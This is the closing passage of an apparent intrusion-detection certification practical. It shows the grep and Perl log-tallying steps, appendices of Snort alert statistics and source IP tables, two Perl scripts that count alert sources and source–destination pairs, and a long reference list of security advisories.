   Jan 11 17:08:44 MY.NET.151.89:6970 -> 205.188.228.1:9784 UDP

   I repeated this for each port of interest. Each time redirecting the output to a file named for the Trojan the data represented (i.e. GateCrasher.Trojan)

10. I also used SnortSnarf to identify the top TCP scans. While almost every form of TCP scan was found, only a few generated more than 4 alerts. I repeated the grep process above to strip out the alerts for each of these scans.

    i.e. grep "SYN" master.scans > syn.scans
    grep "SYNFIN" master.scans > synfin.scans

11. Now that the scans and Trojans were nicely separated into individual files I was able use a few Perl scripts to make the data more meaningful. I used Mike Bell's snort_source.pl as a

starting point. This script tallies the number of times a unique source is found in a given data set. I used this script to tally each file created in steps 9 and 10. The command I used was:

snort_source.pl <file-name> | sort –rn > <file-name.sources>

The snort_source.pl script is included as Appendix F.

12. I also wanted to see unique connections. Meaning unique source to unique destination connections. To do this I modified the snort_source.pl script to look for unique connections and to tally those as well. I called the script sdpairs.pl, and the command I used was:

    sdpairs.pl <file-name> | sort –rn > <file-name.pairs>

    The sdpairs.pl script is included as Appendix G.

13. After parsing the data with the scripts above, I imported it into Excel so that I could manipulate it a bit more easily. I used Excel to further sort and sum the data that resulted in the charts and tables included in this report.

References:

See Appendix H.


Appendix A.

Individual Log Statistics:

Date	File	Number of Alerts
January 07, 2002	alert.020107	33,299
	scans.020107	274,273
	oos_Jan.7.2002	14
January 08, 2002	alert.020108	38,460
	scans.020108	373,375
	oos_Jan.8.2002	26
January 09, 2002	alert.020109	51,333
	scans.020109	355,874
	oos_Jan.9.2002	8
January 10, 2002	alert.020110	34,216
	scans.020110	366,528
	oos_Jan.10.2002	341
January 11, 2002	alert.020111	28,467
	scans.020111	269,570
	oos_Jan11.2002	3
Total (January 7 ~ 11)	Alerts	185,775
	Scans	1,639,920
	OOS	392

Appendix B.

Link Graph: FTPd Globbing Activity



Appendix C.

External source addresses using reserved port (0):

# Alerts	Source IP	# Alerts	Source IP	# Alerts	Source IP
1817	12.25.239.5	107	66.77.13.122	38	64.152.216.83
1140	66.38.185.143	105	66.77.13.126	37	211.233.50.56
1112	63.210.101.143	104	216.106.172.147	34	66.54.188.70
555	66.77.13.119	101	211.43.209.7	30	210.76.63.49
509	64.152.108.141	99	63.146.181.112	30	203.229.236.15
450	66.77.13.113	91	63.146.181.120	29	211.174.63.106
438	208.185.54.36	91	216.106.172.155	27	209.223.161.154
433	64.152.108.142	90	66.77.13.115	24	208.185.151.159
403	63.210.134.142	89	216.106.173.148	22	211.61.252.209
373	66.77.13.117	89	216.106.172.147	22	211.233.45.39
283	63.146.181.117	88	63.146.181.116	19	211.112.95.120
269	63.146.181.118	87	66.77.13.128	18	211.234.110.19
261	66.77.13.103	80	216.106.173.155	16	66.54.188.69
260	66.77.13.125	75	4.19.71.20	15	207.189.78.230
244	63.146.181.101	73	63.146.181.121	12	211.233.70.163
213	66.77.13.112	73	216.106.172.148	12	211.233.25.54
207	66.77.13.104	71	216.106.173.149	10	63.215.64.44
193	63.146.181.114	62	63.146.181.123	7	211.233.27.138
175	66.77.13.111	62	211.233.45.41	7	207.189.78.235
174	63.146.181.115	59	63.146.181.122	7	207.189.78.234
157	66.77.13.114	58	63.146.181.106	6	63.250.209.162
151	63.146.181.105	51	211.233.70.162	6	216.106.173.148
146	216.106.172.150	49	211.233.70.161	5	216.106.172.144
144	63.146.181.107	48	63.146.181.113	5	211.233.25.44
143	66.77.13.124	47	166.90.73.37	4	216.206.179.231
135	63.146.181.124	46	216.106.173.147	4	216.106.173.149
123	63.146.181.129	42	64.241.238.203	4	216.106.172.155
109	63.146.181.119	42	216.54.221.197	4	211.233.27.171

Appendix D.

Internal source addresses using reserved port (0):

# Alerts	Source IP	# Alerts	Source IP	# Alerts	Source IP
8323	MY.NET.6.49	48	MY.NET.153.164	13	MY.NET.153.195
7512	MY.NET.6.52	43	MY.NET.153.173	13	MY.NET.152.246
5990	MY.NET.6.50	37	MY.NET.153.159	13	MY.NET.152.164
4813	MY.NET.60.43	36	MY.NET.153.199	12	MY.NET.153.207
4479	MY.NET.6.45	36	MY.NET.152.12	12	MY.NET.153.207
4111	MY.NET.6.48	35	MY.NET.153.209	12	MY.NET.153.175
3006	MY.NET.6.51	35	MY.NET.153.145	12	MY.NET.153.153
2614	MY.NET.6.60	34	MY.NET.5.108	12	MY.NET.152.213
1093	MY.NET.6.62	34	MY.NET.153.172	12	MY.NET.149.67
483	MY.NET.152.159	32	MY.NET.153.193	11	MY.NET.153.178
353	MY.NET.152.216	32	MY.NET.152.21	11	MY.NET.149.10
274	MY.NET.152.158	30	MY.NET.153.189	10	MY.NET.153.211
230	MY.NET.152.178	30	MY.NET.152.184	10	MY.NET.153.203
228	MY.NET.152.175	29	MY.NET.153.208	10	MY.NET.153.187
193	MY.NET.6.53	27	MY.NET.153.162	10	MY.NET.153.147
171	MY.NET.152.157	27	MY.NET.152.176	10	MY.NET.152.168
138	MY.NET.152.182	25	MY.NET.153.166	8	MY.NET.153.182
127	MY.NET.149.23	25	MY.NET.153.154	8	MY.NET.153.142
121	MY.NET.152.166	23	MY.NET.153.191	8	MY.NET.153.140
91	MY.NET.153.177	23	MY.NET.153.165	8	MY.NET.152.247
88	MY.NET.152.180	22	MY.NET.153.161	6	MY.NET.152.22
88	MY.NET.152.14	21	MY.NET.5.107	6	MY.NET.152.185
81	MY.NET.88.148	21	MY.NET.153.197	5	MY.NET.152.162
81	MY.NET.152.183	21	MY.NET.153.196	4	MY.NET.5.100
80	MY.NET.152.165	20	MY.NET.153.202	4	MY.NET.153.200
76	MY.NET.153.148	20	MY.NET.153.146	4	MY.NET.153.179
74	MY.NET.149.64	19	MY.NET.153.184	4	MY.NET.153.176
72	MY.NET.153.143	19	MY.NET.153.151	4	MY.NET.153.149
66	MY.NET.152.172	16	MY.NET.153.157	4	MY.NET.152.11
59	MY.NET.153.204	16	MY.NET.152.44	3	MY.NET.5.102
59	MY.NET.153.150	15	MY.NET.153.169	3	MY.NET.153.206
50	MY.NET.153.163	15	MY.NET.152.170	3	MY.NET.153.160
50	MY.NET.152.45	14	MY.NET.153.174	3	MY.NET.153.152

Appendix E.

The chart below shows internal systems that are engaged in SYN scanning activity. A total of 376 internal systems were noted conducting SYN scans. Due to space constraints only those systems responsible for more than 1000 scans are shown in the table below.

Top internal source addresses conducting SYN scans:

# Alerts	Source IP	# Alerts	Source IP	# Alerts	Source IP
39040	MY.NET.150.143	2106	MY.NET.153.175	1314	MY.NET.153.168
11030	MY.NET.88.162	2101	MY.NET.153.164	1288	MY.NET.153.110
8221	MY.NET.150.145	2073	MY.NET.152.159	1275	MY.NET.150.219
6359	MY.NET.153.211	2023	MY.NET.153.185	1261	MY.NET.153.119
5283	MY.NET.153.143	2021	MY.NET.153.169	1241	MY.NET.70.177
4274	MY.NET.153.148	1866	MY.NET.153.117	1192	MY.NET.153.107
4067	MY.NET.153.46	1831	MY.NET.153.106	1191	MY.NET.153.190
3913	MY.NET.153.45	1808	MY.NET.153.177	1164	MY.NET.153.121
3305	MY.NET.150.75	1741	MY.NET.88.155	1160	MY.NET.153.115
3282	MY.NET.153.184	1669	MY.NET.151.105	1160	MY.NET.153.187
3117	MY.NET.153.153	1646	MY.NET.151.72	1154	MY.NET.153.123
3053	MY.NET.150.165	1642	MY.NET.151.98	1151	MY.NET.150.209
2940	MY.NET.152.247	1633	MY.NET.88.183	1148	MY.NET.153.126
2936	MY.NET.153.171	1615	MY.NET.5.92	1134	MY.NET.153.210
2883	MY.NET.153.114	1607	MY.NET.151.70	1121	MY.NET.150.72
2727	MY.NET.153.159	1599	MY.NET.153.163	1112	MY.NET.150.232
2720	MY.NET.153.165	1545	MY.NET.153.204	1103	MY.NET.153.189
2685	MY.NET.88.181	1534	MY.NET.153.150	1100	MY.NET.150.247
2672	MY.NET.153.142	1530	MY.NET.153.146	1070	MY.NET.88.148
2559	MY.NET.153.113	1511	MY.NET.153.206	1055	MY.NET.153.151
2457	MY.NET.150.226	1443	MY.NET.153.194	1054	MY.NET.153.172
2441	MY.NET.153.196	1429	MY.NET.151.80	1044	MY.NET.153.154
2321	MY.NET.151.79	1429	MY.NET.151.85	1035	MY.NET.150.141
2284	MY.NET.153.197	1406	MY.NET.153.145	1030	MY.NET.153.176
2267	MY.NET.153.193	1388	MY.NET.151.17	1026	MY.NET.153.125
2255	MY.NET.153.111	1363	MY.NET.150.206	1026	MY.NET.153.209
2217	MY.NET.153.152	1357	MY.NET.253.10	1016	MY.NET.151.97
2182	MY.NET.153.157	1345	MY.NET.153.198		

Appendix F.

```
#!/usr/local/bin/perl
#

#   Start mainline code
while (<>) {
#
#  Check for blank line, if so process next line
#
```

```
   if ( $_ eq "" )  { next };
#
#  Check for spp_portscan, if it is get the next record
#
#   Tokenize the string so we can use it
#
   if ($_ =~ m/^\w{3}\s+\d+\s+\d+\:\d+\:\d+\s+([\w\d\.]+)\:(\d+)\s+\-\>\s+([\d\
w\.]+)\:(\d+)\s+UDP/) {

      $saddr =      $1;
      $sport =      $2;
      $daddr =      $3;
      $dport =      $4;
      $source{$saddr}++;
   }  # end if

   if ($_ =~ m/^\w{3}\s+\d+\s+\d+\:\d+\:\d+\s+([\w\d\.]+)\:(\d+)\s+\-\>\s+([\d\
w\.]+)\:(\d+)\s+([-\w]+)\s+[\*1PUSFAR]+\s+/) {

      $saddr =      $1;
      $sport =      $2;
      $daddr =      $3;
      $dport =      $4;
      $descrp =     $5;
      $source{$saddr}++;
   }  # end if

}  # while

foreach $num ( sort keys(%source) ) {
      $strings = $source{$num};
      foreach $string (split(' ', $strings)) {
            print "$string\t$num\n";
      }
}
```

Appendix G.

```
#!/usr/local/bin/perl
#

#   Start mainline code
while (<>) {
#
#  Check for blank line, if so process next line
#
```

```
   if ( $_ eq "" )  { next };
#
#  Check for spp_portscan, if it is get the next record
#
#   Tokenize the string so we can use it
#
   if ($_ =~ m/^\w{3}\s+\d+\s+\d+\:\d+\:\d+\s+([\w\d\.]+)\:(\d+)\s+\-\>\s+([\d\
w\.]+)\:(\d+)\s+UDP/) {

      $saddr =      $1;
      $sport =      $2;
      $daddr =      $3;
      $dport =      $4;
      $volume{"$saddr $daddr"}++;
   }  # end if

   if ($_ =~ m/^\w{3}\s+\d+\s+\d+\:\d+\:\d+\s+([\w\d\.]+)\:(\d+)\s+\-\>\s+([\d\
w\.]+)\:(\d+)\s+([-\w]+)\s+[\*1PUSFAR]+\s+/) {

      $saddr =      $1;
      $sport =      $2;
      $daddr =      $3;
      $dport =      $4;
      $descrp =     $5;
      $volume{"$saddr $daddr"}++;
   }  # end if

}  # while

   foreach $pair (sort keys(%volume)) {
      $parts = $volume{$pair} ;
      foreach $number (split(' ', $parts)) {
            print "$number\t$pair\n";

      }
}
```

Appendix H - References:

Assignment 1

The SANS Institute. "Hardening Solaris Systems" (November 2000)
URL: http://www.sans.org/newlook/resources/hard_solaris.htm
18 March 2002

Chouanard, Jean. "How to install Solaris and have a good host security." (19 November 2002)
URL: http://www.yassp.org/
18 March 2002

bastille-linux.org. “Bastille Linux” (Unknown)
URL: http://bastille-linux.org/
18 March 2002

immunix.org. “WireX Announces the Commercial Release of Immunix System 7” (Unknown)
URL: http://www.immunix.org/
18 March 2002

Unknown. “HP-UX Security Guide” (Uknown)
URL: http://home.attbi.com/~sabernet/papers/hp-ux10.html
18 March 2002

Cox, Phillip. “Hardening Windows 2000” (30 March 2001)
URL: http://www.systemexperts.com/tutors/HardenW2K101.pdf
18 March 2002

Proctor, Paul. “Harndening NT against attack” (January 1999)
URL: http://secinf.net/info/nt/hard/hard.html
18 March 2002

Mahmud, Laqman. “Procedures for hardening Windows NT workstation” (Unknown)
URL: http://www.user.fast.net/~lmahmud/index4.html
18 March 2002

SecurePoint. “Firewall-1 Resource Directory” (Unknown)
URL: http://dir.securepoint.com/Hardening/Windows/
18 March 2002

OpenBSD. “OpenSSH” (Updated 7 March 2002)
URL: http://www.openssh.com/
18 March 2002

Meta Secure-com Solutions. “Intrusion Detection: Deploying the Shomiti Tap” (2001)

Assignment 2

Murgó, Jordi. “INTRODUCTION TO QueSO.” (3 September 1998)
URL: http://www.wi2600.org/mediawhore/nf0/defcon_archive/SCANNERS/QUESO_980903.TXT
01 February 2002

Fyodor. “Remote OS detection via TCP/IP Stack FingerPrinting.” 18 October 1998; 10 April 1999
URL: http://www.insecure.org/nmap/nmap-fingerprinting-article.html
03 February 2002

Conz, James. “Certification Practical v2.9.”
URL: http://www.giac.org/practical/James_Conz_GCIA.doc
03 February 2002

Dittrich, David. “The "stacheldraht" distributed denial of service attack tool.” 31 December 1999
URL: http://staff.washington.edu/dittrich/misc/stacheldraht.analysis.txt
03 February 2002

Docekal, Daniel. “Microsoft IIS 5.0 "Translate: f" Source Disclosure Vulnerability” 14 August 2000

URL: http://online.securityfocus.com/cgi-bin/vulns-item.pl?section=discussion&id=1578
06 February 2002

CORELABS. "SSH1 CRC-32 compensation attack detector vulnerability" 08 February 2001
URL: http://www.core-sdi.com/common/showdoc.php?idx=81&idxseccion=10
10 February 2002

Manion, Art. "Vulnerability Note VU#172583" 12 November 2001; 21 February 2002
URL: http://www.kb.cert.org/vuls/id/172583
13 February 2002

DoD-CERT. "IAVA 2002-A-0001 : CDE Subprocess Control Service Vulnerability" 22 January 2002
URL: ftp://www.cert.mil/pub/bulletins/dodcert2002/2002-a-0001.htm (Only accessible from the .mil network.)
13 February 2002

Assignment 3

ISS. "Serious flaw in Microsoft IIS Unicode translation" (26 October 2000)
URL: http://www.iss.net/security_center/alerts/advise68.php
15 February 2002

Low Christopher. "ICMP Attacks Illustrated" (11December 2001)
URL: http://rr.sans.org/threats/ICMP_attacks.php
15 February 2002

SANS Institute "Alert: Increased probes to TCP port 515" (20 November 2000)
URL: http://www.sans.org/newlook/alerts/port515.htm
15 February 2002

Romanski James. "Using SNMP for Reconnaissance" (12 August 2000)
URL: http://www.sans.org/newlook/resources/IDFAQ/SNMP.htm
16 February 2002

CERT/CC. "Distributed Denial of Service Tools" (18 Nov 99), (15 January 2001)
URL: http://www.cert.org/incident_notes/IN-99-07.html
16 February 2002

Roesch, Marty. "SNORT FAQ v 1.13" (15 March 2002)
URL: http://www.snort.org/docs/faq.html#4.12
16 February 2002

Puppy, Rain Forest. "Poison NULL byte" (09 October 1999)
Phrack Magazine --- Vol. 9 | Issue 55
URL: http://www.phrack.com/phrack/55/P55-07
18 February 2002

McKay, Jeffrey. "Basics of CGI Security: Common Gateway Interface, CGI, at a Glance" (8 April 2001)
URL: http://rr.sans.org/threats/CGI_basics.php
18 February 2002

Levine, Stuart A. "Instant Messaging. How dangerous is it?" (19 May 2001)
http://rr.sans.org/threats/IM.php
18 February 2002

Dell, J. Anthony. "Adore Worm – Another Mutation" (6 April 2001)
URL: http://rr.sans.org/threats/mutation.php
18 February 2002

Daviel, Andrew. "Internet ports and Trojans" (January 2002)
URL: http://andrew.triumf.ca/ports/sophos.html
19 February 2002

Fearnow, Matt. "Adore Worm" (12 April 2001)
URL: http://www.sans.org/y2k/adore.htm
19 February 2002

Blackcode.com "Details of "RC1 Trojan"" (Unknown)
http://www.blackcode.com/trojans/details.php?id=1073
19 February 2002

sili@l0pht.com. "L0pht Security Advisory" (11 August 1999)
URL: http://www.l0pht.com/research/advisories/1999/rdp.txt
19 February 2002

Postel, Jon. "ICMP TYPE NUMBERS" (September 1995), (27 August 2001)
URL: http://www.iana.org/assignments/icmp-parameters
19 February 2002

Deering, S. "Request for Comments: 1256" (September 1991)
URL: http://www.faqs.org/rfcs/rfc1256.html
20 February 2002

Alexander, Bryce. "Port 137 Scan" (10 May 2000)
URL:http://www.sans.org/newlook/resources/IDFAQ/port_137.htm
20 February 2002

Cohen, Dr. Frederick B. "Packet Fragmentation Attacks" (1996)
URL: http://www.all.net/journal/netsec/1995-09.html
20 February 2002

Anderson, Jason. "An Analysis of Fragmentation Attacks" (15 March 2001)
URL: http://rr.sans.org/threats/frag_attacks.php
20 February 2002

Eeye Digital Security. "wu-ftpd File Globbing Vulnerability" (Unknown)
URL: http://www.eeye.com/html/Support/Retina/RTHs/FTP_Servers/815.html
20 February 2002

Network Associates, Inc. "Globbing Vulnerabilities in Multiple FTP Daemons" (9 April 2001)
URL: http://www.pgp.com/research/covert/advisories/048.asp
20 February 2002

Hernan, Shawn V. "CERT® Advisory CA-2001-07 File Globbing Vulnerabilities in Various FTP Servers" (10 April 2000), (09 May 2000)
URL: http://www.cert.org/advisories/CA-2001-07.html
20 February 2002

WU-FTP Development Group. "Recent news about WU-FTPD" (29 November 2001)
URL: http://www.wu-ftpd.org/
20 February 2002

CERT/CC/ “Anonymous FTP Abuses” (4 May 2001)
URL: http://www.cert.org/tech_tips/anonymous_ftp_abuses.html
20 February 2002

c1ph3r@hotmail.com. “Proxy” (Unknown)
URL: http://www.mp3glowe.com/defson/files/hacking/proxy.txt
21 February 2002

Undernet.org “Undernet Scans for Insecure Wingates and Proxies” (Unknown)
URL: http://help.undernet.org/proxyscan/
21 February 2002

Piccolini, Jacomo. “NS2000 Monterey Practical Exam” (2000)
URL: http://www.sans.org/y2k/practical/Jacomo_Piccolini_GCIA.doc
21 February 2002

Worman, Mike. “Intrusion Detection Practical Assignment” (10 November 2000)
URL: http://www.sans.org/y2k/practical/Mike_Worman_GCIA.doc
21 February 2002

Chappell, Laura. “You’re Being Watched: Cyber-Crime Scans” (March 2001)
URL: http://www.nwconnection.com/2001_03/cybercrime/
21 February 2002

dethy@synnergy.net. “Examining port scan methods - Analysing Audible Techniques” (2001)
URL: http://www.synnergy.net/downloads/papers/portscan.txt
21 February 2002

Group 25. “SIT Systems Security Upgrade” (5 December 2000)
URL: http://www.ece.stevens-tech.edu/sd2k_old/grp25/Final_Report.htm
21 February 2002

ISS. “Resurgence of "Code Red" Worm Derivatives” (6 August 2001)
URL: http://www.iss.net/security_center/alerts/advise90.php/
22 February 2002

Terhesiu, Dan. “SHELLCODE x86 NOOP” (4 October 2001)
URL: http://www.der-keiler.de/Mailing-Lists/securityfocus/incidents/2001-10/0020.html
22 February 2002

FitzGerald, Nick. “RE: SHELLCODE x86 NOOP” (4 October 2001)
URL:http://www.der-keiler.de/Mailing-Lists/securityfocus/incidents/2001-10/0032.html
22 February 2002

Von Braun, Joakim, “The Trojan List” (07 December 2001)
URL: http://www.simovits.com/sve/nyhetsarkiv/1999/nyheter9902.html
22 February 2002

IRCjunkie.org. “Protect Yourself!” (Unknown)
URL: http://www.irc-junkie.org/content/a-protectYourself.php
22 February 2002

Martin, James. “mIRC irc:// Vulnerability and Nickname Buffer Overflow” (2 March 2002)

URL: http://www.securiteam.com/exploits/5QP030U6AO.html
8 March 2002

CERT/CC. "CERT* Summary CS-97.05" (27 August 1997)
URL: http://www.cert.org/summaries/CS-97.05.html
24 February 2002

CIAC. "K-048: Permissions Problems with FrontPage Extensions" (2 June 2000)
URL: http://www.ciac.org/ciac/bulletins/k-048.shtml
24 February 2002

Maiffret, Marc. "Frontpage Publishing DoS (Denial of Service)" (3 January 2001)
URL: http://archives.neohapsis.com/archives/ntbugtraq/2001-q1/0003.html
23 February 2002

Eeye Digital Security. "Frontpage Publishing DoS (Denial of Service)" (Unknown)
URL: http://www.eeye.com/html/Research/Advisories/AD20001222.html
23 February 2002

Lodin, Steve. "Compaq Insight Manager http server" (Unknown)
URL: http://www.wwdsi.com/demo/saint_tutorials/Compaq_Insight_Manager_http_server.html
24 February 2002

Macromedia.com. "Installings and Configuring ColdFusion Server" (Unknown)
URL:http://livedocs.macromedia.com/cf50docs/Installing_and_Configuring_ColdFusion_Server/basiconfig3.jsp
1 March 2002

Security Focus "Microsoft IIS 5.0 "Translate: f" Source Disclosure Vulnerability" (14 August 2000)
URL: http://online.securityfocus.com/cgi-bin/vulns-item.pl?section=discussion&id=1578
1 March 2002

Mitchell, Scott. "The Translate:f Security Hole" (15 August 2000)
URL: http://www.4guysfromrolla.com/webtech/081500-1.shtml
1 March 2002

Guilmette, Ronald F. "FormMail HTTP_Referer Spoofing Vulnerability" (23 January 2002)
URL: http://online.securityfocus.com/cgi-bin/vulns-item.pl?section=discussion&id=3954
2 March 2002

NIPC Cyernotes "Bugs, Holes and Patches" (3 February 1999) Issue 3-99
URL: http://www.nipc.gov/cybernotes/1999/cyberissue3.pdf
2 March 2002

Eeye Digital Security. "IIS Admin ISM DLL Vulnerability" (Unknown)
URL: http://www.eeye.com/html/Support/Retina/RTHs/CGI_Scripts/287.html
2 March 2002

Hassell, Riley. "Windows 2000 IIS 5.0 Remote buffer overflow vulnerability (Remote SYSTEM Level Access)" (01 May 2001)
URL: http://www.eeye.com/html/Research/Advisories/AD20010501.html
2 March 2002

CIAC. "L-098: Microsoft Index Server ISAPI Extension Buffer Overflow" (19 June 2001)
URL: http://www.ciac.org/ciac/bulletins/l-098.shtml
4 March 2002

The yahoo Team. “Common WWW Error Messages” (1994-1996)
URL: http://docs.yahoo.com/docs/writeus/error.html
4 March 2002

Internetqa.com. “HTTP Error Codes Summary” (Unknown)
URL: http://www.internetqa.com/web_tests/links/error_info.htm
4 March 2002

Lehr, Chris. “Block Napster on your PIX!” (2000)
URL: http://online.securityfocus.com/library/2840
5 March 2002

Kasmir, Thomas. “NAPSTER - Should You Be Worried About It?” (16 October, 2000)
URL: http://rr.sans.org/threats/napster.php
5 March 2002

GNUtellanews.com. “What is Gnutella?” (Unknown)
URL: http://www.gnutellanews.com/information/what_is_gnutella.shtml
5 March 2002

Help Net Security. “Gnutella Users Warning: Beware of the Mandragore Worm!” (Unknown)
URL: http://www.net-security.org/text/articles/viruses/gnutella.shtml
5 March 2002

Linux Security.com “NetBSD Security Advisory 2001-004” (5 April 2001)
URL: http://www.linuxsecurity.com/advisories/netbsd_advisory-1255.html
5 March 2002

Frasunek, Przemyslaw. “ntpd =< 4.0.99k remote buffer overflow” (4 April 2001)
URL: http://online.securityfocus.com/archive/1/174011
5 March 2002

Gelman, Herschel. “SANS DC 2000 Practical” (2000)
URL: http://www.sans.org/y2k/practical/Herschel_Gelman.html#overflows
6 March 2002

Jankowski, Rich. “Scanning and Defending Networks with Nmap” (20 February 2000)
URL: http://www.linuxsecurity.com/feature_stories/feature_story-4.html
6 March 2002

CERT/CC. “CERT® Advisory CA-2000-17 Input Validation Problem in rpc.statd” (6 September 2000)
URL: http://www.cert.org/advisories/CA-2000-17.html
6 March 2002

Computer Security Officer. “SECURITY Advisory: Security Vulnerability in dtmail/rpc.ttdbserverd on HP-UX” (3 September 1998)
URL: http://www.stanford.edu/group/itss-ccs/security/Advisories/99-0010.html
6 March 2002

Security Focus.com “HPSBUX9908-102: Security Vulnerability in rpc.cmsd” (2 September 1999)
URL: http://online.securityfocus.com/advisories/1721
7 March 2002

Donahoo. “Port Scanning” (Uknown)
URL: http://cs.baylor.edu/~donahoo/NIUNet/portscan.html
7 March 2002

ISS. “Cult of the Dead Cow Back Orifice Backdoor” (6 August 1998)
URL: http://www.iss.net/security_center/alerts/advise5.php
7 March 2002
Symantec.com. “Information on Back Orifice and NetBus” (Unknown)
URL: http://www.symantec.com/avcenter/warn/backorifice.html
8 March 2002

Worman, Mike. “Re: Connection from unknown” (23 October 2000)
URL: http://lists.insecure.org/incidents/2000/Oct/0141.html
8 March 2002

Heath, Andrew. “I Was rooted” (17 July 2000)
URL: http://archives.neohapsis.com/archives/incidents/2000-07/0081.html
8 March 2002

Networkice.com. “Port Pcanywhere” (Unknown)
URL: http://www.networkice.com/advice/Exploits/Ports/groups/PCanywhere/default.htm
9 March 2002

ISS. “Pcanywhere” (1998-2000)
URL: http://www.networkice.com/advice/Services/Remote_Control/PCAnywhere/default.htm
9 March 2002

Von Braun, Joakim, “SubSeven Java client” (Unknown)
URL: http://www.simovits.com/trojans/tr_data/y1665.html
10 March 2002

Von Braun, Joakim, “SubSeven Apocalypse” (Unknown)
URL: http://www.simovits.com/trojans/tr_data/y1664.html
10 March 2002

Murgó, Jordi. “INTRODUCTION TO QueSO.” (3 September 1998)
URL: http://www.wi2600.org/mediawhore/nf0/defcon_archive/SCANNERS/QUESO_980903.TXT
01 February 2002

Loki. “BB4 Big Brother Multiple CGI Vulnerabilities” (20 November 2000)
URL: http://online.securityfocus.com/cgi-bin/vulns-item.pl?section=discussion&id=1971
12 March 2002

ISS. “bb-cgi-brute-force (5560)” (20 November 2000)
URL: http://www.iss.net/security_center/static/5560.php
12 March 2002
ISS. “http-cgi-bigbrother-bbhist (3755)” (26 April 1999)
URL: http://www.iss.net/security_center/static/3755.php
12 March 2002

CERT/CC. “CERT® Advisory CA-1996-26 Denial-of-Service Attack via ping” (5 December 1997)
URL: http://www.cert.org/advisories/CA-1996-26.html
13 March 2002

Microsoft.com “Packets May Be Dropped When A Very Large Number of Fragmented UDP Packets Are in Use (Q255593)” (19 May 2001)
URL: http://support.microsoft.com/default.aspx?scid=kb;EN-US;q255593
13 March 2002

Microsoft Security Response Center. “RE: Microsoft ISA Server Fragmented Udp Flood Vulnerability” (5 November 2001)
URL: http://cert.uni-stuttgart.de/archive/bugtraq/2001/11/msg00031.html
14 March 2002

Rieger, Gerhard. “Protocol scan with nmap” (28 May 2000)
URL: http://lists.insecure.org/nmap-hackers/2000/Apr-Jun/0119.html
14 March 2002

Hackfix.org “NetController v1.08” (Unknown)
URL: http://www.hackfix.org/miscfix/netcontroller.shtml
14 March 2002

Safersite.com “Net Controller” (2000-2002)
URL: http://www.safersite.com/PestInfo/N/NetController.asp
14 March 2002

Privacy Software Corporation. “Gatecrasher Internet Trojan Horse Program” (14 Dec. 1998)
URL: http://www.nsclean.com/psc-gc.html
14 March 2002

Safersite.com “Gate Crasher” (2000-2002)
URL: http://www.safersite.com/PestInfo/G/GateCrasher.asp
15 March 2002

Safersite.com “SubSeven” (2000-2002)
URL: http://www.safersite.com/PestInfo/S/SubSeven.asp
15 March 2002

